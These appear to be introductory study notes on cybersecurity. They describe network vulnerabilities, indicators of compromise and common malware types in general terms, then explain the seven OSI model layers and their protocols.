



Cyber Security & Ethical Hacking

Sachintha Akalanka

- Network threats, Attacks & Vulnerabilities

- ❖ What is a Network vulnerability?

A network vulnerability is a weakness or a flaw in software, hardware, or organizational processes. We can identify two types of network vulnerabilities. Those are,

- ✓ Non-physical vulnerabilities
- ✓ Physical vulnerabilities

Non-physical vulnerabilities involve with software or data. Several examples for non-physical vulnerabilities are, Malwares, Outdated or unpatched software, Social engineering attacks and Misconfigured firewalls/operating systems.

Some examples for physical vulnerabilities are, Social engineering attacks and Physical security faults.

If those vulnerabilities exist continuously, not only the infected host machine but also the entire network may run into a threat. Threat is an opportunity for threat actors. So, the network can be attacked by threat actors.




- ❖ Indicator of compromise (IOC)

The features that can be used to deduce whether the system has been attacked are called IOC s. Most common indicators are;

- ✓ Unusual Outbound Network Traffic
- ✓ Anomalies in Privileged User Account Activity
- ✓ DNS Request Anomalies
- ✓ Mismatched Port-Application Traffic
- ✓ Geographical Irregularities
- ✓ HTML Response Sizes
- ✓ Large Numbers of Requests for The Same File
- ✓ Swells in Database Read Volume
- ✓ Unusual other Log-In
- ✓ Unexpected Patching of Systems
- ✓ Bundles of Data in The Wrong Places

- ❖ Malwares

Malware is a malicious software that is unknowingly purchased, downloaded, or installed. The use of malware to create network vulnerabilities then the system can be attacked. The most common types of malwares are;



➤ Viruses

A virus is a malicious program which attaches to a document or file. In order to infect a system, it requires a host program and a user interaction. The virus keeps dormant until the infected file is opened. Viruses can self-replicate without the knowledge of the user after having user interaction. These viruses can be spread from one system to another via email, instant messaging, website downloads, removable media (USB), and network connections. In 1986 the first pc virus was found in the world and it wasn't harmful. Sometimes Ransomware and Trojans can be virus.

Some file types have higher probability for virus infections (.docx, .exe, .html, .xlsx, .zip). A virus can destroy data, slow down system resources and corrupt boot files.

Types of Computer Virus:

- ✓ Parasitic –

These are the executable (.COM or .EXE execution starts at first instruction). Propagated by attaching itself to particular file or program. Generally, resides at the start (prepending) or at the end (appending) of a file, e.g. Jerusalem

- ✓ Boot Sector –

Spread with infected floppy or pen drives used to boot the computers. During system boot, boot sector virus is loaded into main memory and destroys data stored in hard disk, e.g. Polyboot, Disk killer, Stone, AntiEXE.

- ✓ Polymorphic –

Changes itself with each infection and creates multiple copies. Multipartite: use more than one propagation method. >Difficult for antivirus to detect, e.g. Involutionary, Cascade, Evil, Virus 101., Stimulate.

Three major parts: Encrypted virus body, Decryption routine varies from infection to infection, and Mutation engine.

- ✓ Memory Resident –

Installs code in the computer memory. Gets activated for OS run and damages all files opened at that time, e.g. Randex, CMJ, Meve.


- ✓ Stealth –

Hides its path after infection. It modifies itself hence difficult to detect and masks the size of infected file, e.g. Frodo, Joshi, Whale

- ✓ Macro –

Associated with application software like word and excel. When opening the infected document, macro virus is loaded into main memory and destroys the data stored in hard disk. As attached with documents; spreads with those infected documents only, e.g. DMV, Melissa, A, Relax, Nuclear, Word Concept.

- ✓ Hybrids – Features of various viruses are combined, e.g. Happy99 (Email virus).



➤ Crypto Malware & Ransomware

Crypto Malware is also a type of Ransomware. Ransomware makes user files inaccessible for the user and ask for a payment for make accessible. In the present the victim should make the payment by bitcoins. Ransomware might freeze the PC or it may encrypt user data until user makes the payment. Also, the decryption key might not be 100% successful. This malware spread via email attachments, website downloads, and instant messages and spread through phishing emails or infected websites. Scareware, Screen freezers and Encryption ransomware are the types of Ransomware but encryption is the worst. Examples for Ransomwares: Thanos, Sodinokibi, GandCrab, RobinHood, Cryptolocker, WannaCry



➤ Worm

They spread over computer networks by exploiting operating system vulnerabilities. Worms typically cause harm to their host networks by consuming bandwidth and overloading web servers. Computer worms can also contain “payloads” that damage host computers. Payloads are pieces of code written to perform actions on affected computers. Payloads are commonly designed to steal data or delete files. Some payloads even create backdoors in host computers that allow them to be controlled by threat actors’ computers.

There are some clear differences between a virus and a worm. The main difference is viruses spread through human activity (running a program, opening a file, etc.) but computer worms have the ability to spread

automatically without human interaction. In addition to being able to spread unassisted, computer worms have the ability to self-replicate. This's why worms can infect other connected computers without human interaction. This often happens through the sending of mass emails to infected users' email contacts.

Symptoms of a worm:

- ✓ Slow computer performance
- ✓ Freezing/crashing
- ✓ Programs opening and running automatically
- ✓ Irregular web browser performance
- ✓ Unusual computer behavior (messages, images, sounds, etc.)
- ✓ Firewall warnings
- ✓ Missing/modified files
- ✓ Appearance of strange/unintended desktop files or icons
- ✓ Operating system errors and system error messages
- ✓ Emails sent to contacts without the user's knowledge

There are two main types of worms.

- ✓ Network service worms
- ✓ Mass mailing worms

A network service worm spreads by exploiting a vulnerability in a network service associated with an operating system or an application. Once a worm infects a system, it typically uses that system to scan for other systems running the targeted service and then attempts to infect those systems as well. A mass mailing worm is similar to e-mail-borne viruses but the difference is that mass mailing worms are self-contained instead of infecting an existing file as e-mail-borne viruses do.

Types of Worm:

- ✓ Email worm – Attaching to fake email messages.
- ✓ Instant messaging worm – Via instant messaging applications using loopholes in network.
- ✓ Internet worm – Scans systems using OS services.
- ✓ Internet Relay Chat (IRC) worm – Transfers infected files to web sites.
- ✓ Payloads – Delete or encrypt file, install backdoor, creating zombie etc.
- ✓ Worms with good intent – Downloads application patches

➤ Trojan

A Trojan is a type of malware that appears as a friendly software but there's a masked unethical program. Users are typically tricked by some form of social engineering into loading and executing Trojans on their systems. Once activated, Trojans can enable cyber-criminals to spy on you, steal your sensitive data, and gain backdoor access to your system. Actually, Trojans are not able to self-replicate like computer viruses and worms.

The system can be infected by trojans by downloading cracked applications and unknown free programs, opening infected attachments, visiting shady websites etc.

Types of trojans:

- ◆ Backdoors (RAT) – project bioNET, netbus, sub7, back orifice, back orifice 2, beast
- ◆ Spyware
- ◆ Zombifying trojans (first step of a botnet)
- ◆ Downloader trojans- Downloads other malwares

➤ Rootkits

Rootkits are a type of malware that can remain hidden on your computer because rootkit appears like a part of the OS. Rootkits can also give hackers the ability to disable security software and track the keys you tap on your keyword. Rootkits spread via phishing mails and downloads.

Types of rootkits:

- ◆ Hardware or firmware rootkit

This type can infect hard drive or BIOS program. It can even infect router. Hackers can use these rootkits to access data written on the disk.

- ◆ Bootloader rootkit

A bootloader toolkit replaces your computer's bootloader with a hacked one. This rootkit is activated even before your computer's operating system turns on.

- ◆ Memory rootkit

This type of rootkit hides in computer's RAM. These rootkits will carry out harmful activities in the background. These rootkits have a short lifespan. They only live in computer's RAM and will disappear after one rebooting.

- ◆ Application rootkit

Application rootkits replace standard files with rootkit files. These rootkits might infect programs such as Word, Paint, or Notepad. Every time run these programs; hackers may be able to access the computer.

- ◆ Kernel mode rootkits

These rootkits target the kernel of the operating system. This might cause to make the OS unbootable and sometimes hackers will be able to customize the kernel as they wish.

➤ Keylogger

Keylogger is developed to monitor and record the keystrokes that the user enters through the keyboard. The user records can be accessed via internet after an uploading to some other computer or it can be a physical access. There are two types of keyloggers, based on the method used to log keystrokes: software keyloggers and hardware keyloggers. Hardware keyloggers are rare and might be invisible than software keyloggers.




➤ Adware

Adware is also known as advertisement-supported software. Creators of adware include advertisements or help distribute other software to earn money. Some adware are perfectly safe and reputable. We can separate adware.

- ◆ Legitimate adware – This type is valid, legal, and ethical. Totally reputable.
- ◆ Potentially unwanted applications – This type may be in an unethical area or fully malicious and illegal. This type can infect the system via freeware and infected websites.

Adware




➤ Spyware

Spyware is a type of malware that infects PC and gathers information about user. User might permit spyware unknowingly to install itself when you agree to the terms and conditions of a seemingly legal program. It runs quietly in the background and gathers information about user, including the sites user visits, the things user downloads, usernames and passwords, payment information, and the emails user sends and receives. The system can get spyware because of security vulnerabilities, phishing and spoofing, misleading marketing, software bundles, trojans etc.

Password stealers, banking trojans, info stealers, keyloggers are the types of spyware.



Spyware



➤ Botnets

A botnet is a collection of internet-connected devices, which may include personal computers, servers, mobile devices and internet of things (IoT) devices that are infected and controlled by a common type of malware. Infected devices are controlled remotely by threat actors. Those botnets can be controlled via command and control servers. The bots are programmed to stay dormant and await commands from the C&C server before initiating any malicious activities. Once bot malware runs on a computer, then it can read and write files, execute programs, intercept keystrokes, access the camera, send emails, etc.

Botnets are used to send spam, perform DDoS attacks, steal banking information, host illegal files etc. Eg:



Zeus, Srizbi, Game over Zeus, Method, Mirai

➤ Logic bombs

A logic bomb is a malicious program that is triggered when a logical condition is met, such as after a number of transactions have been processed, or on a specific date (also called a time bomb). Malware such as worms often contain logic bombs.



Scheduled Type:	One Time Only
Start Time:	09:23:00
Start Date:	4/1/2008
End Date:	N/A
Days:	N/A
Months:	N/A
Run As User: scheduler database	Could not be retrieved from the task
Delete Task If Not Rescheduled:	Disabled
Stop Task If Runs X Hours and X Mins:	72:0
Repeat: Every:	Disabled
Repeat: Until: Time:	Disabled
Repeat: Until: Duration:	Disabled
Repeat: Stop If Still Running:	Disabled
Idle Time:	Disabled
Power Management:	No Start On Batteries, Stop On Battery Mode

- What is data networking?

- ❖ What is the difference between Data & Information?

The things that we can't have an idea when those things appear separately such as numbers, letters, symbols are called data. Information can be obtained after arranging data.

So basically, data networking means moving information from one to another device electronically but really data networking is a collection of protocols that work together.



- ❖ What is a protocol?

A protocol is a standard set of rules that allow electronic devices to communicate with each other. These rules include what type of data may be transmitted, what commands are used to send and receive data, and how data transfers are confirmed.

You can think of a protocol as a spoken language. Each language has its own rules and vocabulary. If two people share the same language, they can communicate effectively. Similarly, if two hardware devices support the same protocol, they can communicate with each other, regardless of the manufacturer or type of device. For example, an Apple iPhone can send an email to an Android device using a standard mail protocol. A Windows-based PC can load a webpage from a Unix-based web server using a standard web protocol.

Protocols exist for several different applications.

E.g.: wired networking (e.g., Ethernet), wireless networking (e.g., 802.11ac), and Internet communication (e.g., IP).

There are thousands of different network protocols, but they all perform one of three primary actions given below.

- ✓ Communication
- ✓ Network management
- ✓ Security

❖ OSI model (Open Systems Interconnect model)

The Open Systems Interconnection (OSI) model is a conceptual model created by the International Organization for Standardization which enables diverse communication systems to communicate using standard protocols. The OSI model can be seen as a universal language for computer networking. It's based on the concept of splitting up a communication system into seven abstract layers, each one stacked upon the last. Each layer of the OSI model handles a specific job and communicates with the layers above and below itself.



OSI model is still very useful for troubleshooting network problems and for cyber security.

➤ Physical layer

This layer includes the physical equipment involved in the data transfer, such as UTP cables, STP cables, coaxial cables, network interface cards, fiber optic cables and switches. This is also the layer where the data gets converted into a bit stream, which is a string of 1s and 0s. The physical layer of both devices must also agree on a signal convention so that the 1s can be distinguished from the 0s on both devices.

Functions of Physical Layer;

- ✓ Representation of Bits: The bits must be encoded into signals for transmission. It defines the type of encoding i.e. how 0's and 1's are changed to signal.
- ✓ Data Rate: This layer defines the rate of transmission which is the number of bits per second.
- ✓ Synchronization: It deals with the synchronization of the transmitter and receiver. The sender and receiver are synchronized at bit level.
- ✓ Interface: The physical layer defines the transmission interface between devices and transmission medium.
- ✓ Line Configuration: Point to Point configuration and Multipoint configuration.
- ✓ Topologies: Mesh, Star, Ring and Bus.
- ✓ Transmission Modes: Simplex, Half Duplex, Full Duplex.
- ✓ Deals with baseband and broadband transmission.

The Physical Layer



Design issues with physical layer;

- ✓ How many volts should be used to represent for a 1 bit and 0 bit?
- ✓ How many nanoseconds a bit last?
- ✓ Whether transmission may proceed simultaneously in both directions?
- ✓ How many pins the network connector has and what each pin is used for?

➤ Data link layer


The data link layer is very similar to the network layer, except the data link layer facilitates data transfer between two devices on the same network. The data link layer takes packets from the network layer and breaks them into smaller pieces called frames. Like the network layer, the data link layer is also responsible for flow control and error control in intra-network communication (The transport layer only does flow control and error control for inter-network communications).

Error detection bits are used by the data link layer. It also corrects the errors. Outgoing messages are assembled into frames. Then the system waits for the acknowledgements to be received after the transmission. It is reliable to send message.

The data link layer has two sublayers: the logical link control (LLC) sublayer and the media access control (MAC) sublayer.

The protocols used in data link layer;

- ✓ Ethernet protocol- Ethernet Protocol is a communication standard in networks used for transferring large amounts of data. CSMA is an earlier technology of the Ethernet.
- ✓ DOCSIS protocol- Data Over Cable Service Interface Specification is an international telecommunications standard that permits the addition of high-bandwidth data transfer over coaxial cables in cable-tv systems. The latest version of DOCSIS is 3.1.
- ✓ SONET protocol- Synchronous optical networking (SONET) is a digital communication protocol that synchronously transfers multiple data streams over long distances through fiber optic cables.
- ✓ ATM protocol- ATM stands for Asynchronous Transfer Mode. ATM networks are connection-oriented networks for cell relay that supports voice, video and data communications. It transmits all information including multiple service types such as data, video or voice which is conveyed in small fixed size packets called cells.




Functions of Data Link Layer;

- ✓ Framing: Frames are the streams of bits received from the network layer into manageable data units. This division of stream of bits is done by Data Link Layer.
- ✓ Physical Addressing: The Data Link layer adds a header to the frame in order to define physical address of the sender or receiver of the frame, if the frames are to be distributed to different systems on the network.
- ✓ Flow Control: A flow control mechanism to avoid a fast transmitter from drowning a slow receiver by buffering the extra bit is provided by flow control. This prevents traffic jam at the receiver side.
- ✓ Error Control: Error control is achieved by adding a trailer at the end of the frame. Duplication of frames are also prevented by using this mechanism. Data Link Layers adds mechanism to prevent duplication of frames.

Design Issues with Data Link Layer;

- ✓ The issue that arises in the data link layer (and most of the higher layers as well) is how to keep a fast transmitter from drowning a slow receiver in data.



➤ Network layer


The network layer is responsible for facilitating data transfer between two different networks. If the two devices communicating are on the same network, then the network layer is unnecessary. The network layer breaks up segments from the transport layer into smaller units, called packets, on the sender's device, and reassembling these packets on the receiving device. The network layer also finds the best physical path for the data to reach its destination; this is known as routing.

Functions of Network Layer;

- ✓ It translates logical network address into physical address.
- ✓ Routers and gateways operate in the network layer. Mechanism is provided by Network Layer for routing the packets to final destination.
- ✓ Connection services are provided including network layer flow control, network layer error control and packet sequence control.
- ✓ Breaks larger packets into small packets.

Design Issues with Network Layer;

- ✓ How packets are routed from source to destination.
- ✓ Bottlenecks
- ✓ The quality of service provided (delay, transmit time, etc.) is also a network layer issue.



➤ Transport layer

Layer 4 is responsible for end-to-end communication between the two devices. This includes taking data from the session layer and breaking it up into chunks called segments before sending it to layer 3. The transport layer on the receiving device is responsible for reassembling the segments into data the session layer can consume.

The transport layer is also responsible for flow control and error control. Flow control determines an optimal speed of transmission to ensure that a sender with a fast connection doesn't overwhelm a receiver with a slow connection.

Functions of Transport Layer;

- ✓ Service Point Addressing: Transport Layer header includes service point address which is port address. This layer gets the message to the correct process on the computer unlike Network Layer, which gets each packet to the correct computer.
- ✓ Segmentation and Reassembling: A message is divided into segments; each segment contains sequence number, which enables this layer in reassembling the message. Message is reassembled correctly upon arrival at the destination and replaces packets which were lost in transmission.
- ✓ Initiate the session for data transfer: It includes 2 types:
 - Connectionless Transport Layer (UDP): Each segment is considered as an independent packet and delivered to the transport layer at the destination machine.
 - Connection Oriented Transport Layer (TCP): Before delivering packets, connection is made with transport layer at the destination machine.
- ✓ Flow Control: In this layer, flow control is performed end to end.

- ✓ Error Control: Error Control is performed end to end in this layer to ensure that the complete message arrives at the receiving transport layer without any error. Error Correction is done through retransmission.

Apart from that transport layer works together with application layer when the computer requests a service from a separate server.

Design Issues with Transport Layer;

- ✓ Accepting data from Session layer, split it into segments and send to the network layer.
- ✓ Ensure correct delivery of data with efficiency.
- ✓ Error control and flow control.



➤ Session layer

This is the layer responsible for opening and closing communication between the two devices. The time between when the communication is opened and closed is known as the session. The session layer ensures that the session stays open long enough to transfer all the data being exchanged, and then promptly closes the session in order to avoid wasting resources.

Functions of Session Layer;

- ✓ Dialog Control: This layer allows two systems to start communication with each other in half-duplex or full-duplex.
- ✓ Token Management: This layer prevents two parties from attempting the same critical operation at the same time.
- ✓ Synchronization: This layer allows a process to add checkpoints which are considered as synchronization points into stream of data. Example: If a system is sending a file of 800 pages, adding checkpoints after every 50 pages is recommended. This ensures that 50-page unit is successfully received and acknowledged. This is beneficial at the time of crash as if a crash happens at page number 110; there is no need to retransmit 1 to 100 pages.

Design Issues with Session Layer;

- ✓ To allow machines to establish sessions between them in a seamless fashion.
- ✓ Provide enhanced services to the user.
- ✓ To manage dialog control.
- ✓ To provide services such as Token management and Synchronization.



➤ Presentation layer

This layer is primarily responsible for preparing data so that it can be used by the application layer; in other words, layer 6 makes the data presentable for applications to consume. The presentation layer is responsible for translation, encryption, and compression of data.

Functions of Presentation Layer;

- ✓ Translation: Two communicating devices communicating may be using different encoding methods (ASCII vs EBCDIC), so layer 6 is responsible for translating incoming data into a syntax that the application layer of the receiving device can understand.
- ✓ Encryption: If the devices are communicating over an encrypted connection, layer 6 is responsible for adding the encryption on the sender's end as well as decoding the encryption on the receiver's end so that it can present the application layer with unencrypted, readable data.
- ✓ Compression: Finally, the presentation layer is also responsible for compressing data it receives from the application layer before delivering it to layer 5. This helps improve the speed and efficiency of communication by minimizing the amount of data that will be transferred.

Design Issues with Presentation Layer;

- ✓ To manage and maintain the Syntax and Semantics of the information transmitted.
- ✓ Encoding data in a standard agreed upon way.



➤ Application layer


It is the top most layer of OSI Model. Manipulation of data(information) in various ways is done in this layer which enables user or software to get access to the network. Some services provided by this layer includes: E-Mail, transferring files, distributing the results to user, directory services, network resources, etc. but client software applications aren't a part of the application layer.

The Application Layer contains a variety of protocols that are commonly needed by users. One widely-used application protocol is HTTP (Hypertext Transfer Protocol), which is the basis for the World Wide Web. When a browser wants a web page, it sends the name of the page it wants to the server using HTTP. The server then sends the page back.


Other Application protocols that are used are: File Transfer Protocol (FTP), Trivial File Transfer Protocol (TFTP), Simple Mail Transfer Protocol (SMTP), TELNET, Domain Name System (DNS) etc.

Functions of Application Layer;

- ✓ Mail Services: This layer provides the basis for E-mail forwarding and storage.
- ✓ Network Virtual Terminal: It allows a user to log on to a remote host. The application creates software emulation of a terminal at the remote host. User's computer talks to the software terminal which in turn talks to the host and vice versa. Then the remote host believes it is communicating with one of its own terminals and allows user to log on.
- ✓ Directory Services: This layer provides access for global information about various services.
- ✓ File Transfer, Access and Management (FTAM): It is a standard mechanism to access files and manages it. Users can access files in a remote computer and manage it. They can also retrieve files from a remote computer.



OSI model		
Layer	Name	Example protocols
7	Application Layer	HTTP, FTP, DNS, SNMP, Telnet
6	Presentation Layer	SSL, TLS
5	Session Layer	NetBIOS, PPTP
4	Transport Layer	TCP, UDP
3	Network Layer	IP, ARP, ICMP, IPSec
2	Data Link Layer	PPP, ATM, Ethernet
1	Physical Layer	Ethernet, USB, Bluetooth, IEEE802.11





